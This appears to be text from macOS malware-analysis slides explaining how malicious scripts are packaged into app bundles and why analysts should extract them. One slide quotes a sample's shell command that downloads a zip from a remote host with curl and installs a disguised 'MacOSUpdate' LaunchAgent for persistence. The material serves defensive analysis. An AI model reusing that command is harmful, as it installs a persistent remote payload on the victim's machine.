


A brief

Introduction & Concepts

You Encounter an Unknown File



...is something benign, or malicious?



You Encounter an Unknown File

...is something benign, or malicious?

time consuming!




But what if the binary
is really just an "execution-host" for a script !?

Can we skip all the time-consuming binary analysis steps?spoiler: YES !

"Non-Binary" Binaries



...originally scripts, now packaged up into binaries



01
02
03
04
05
06
07
08

```
nohup curl -o ~/Library/mdworker.zip "https://public.adobecc.com/files/  
1U14RSV3MVAHBMEGVS4LZ42AFNYEFF?content_disposition=attachment" \  
  
&& unzip -o ~/Library/mdworker.zip -d ~/Library \  
&& mkdir -p ~/Library/LaunchAgents \  
&& mv ~/Library/mdworker/MacOSUpdate.plist ~/Library/LaunchAgents \  
&& sleep 300 \  
&& launchctl load -w ~/Library/LaunchAgents/MacOSUpdate.plist &
```


package up
into app bundle



Why are "Non-Binary" Binaries a thing?

simplicity and "run-ability"

- ❶ Script kiddie's can't code
...but can (kinda) write malicious scripts
- ❷ Scripts are often fairly cross-platform (e.g. Python)
- ❸ macOS users (targets) can't run scripts easily
...but can easily 2x click, say, an .app!



Other benefits?

- 1. Hides / obfuscates the easily analyzable script
- 2. Reduces chances of AV detection

And Why Should You Care?

...you really don't want to waste time reversing the binary




Also, many times the script is only decompressed and run directly in-memory

...so extraction of the script is a must!

Benign (compiled) script 'loader'.

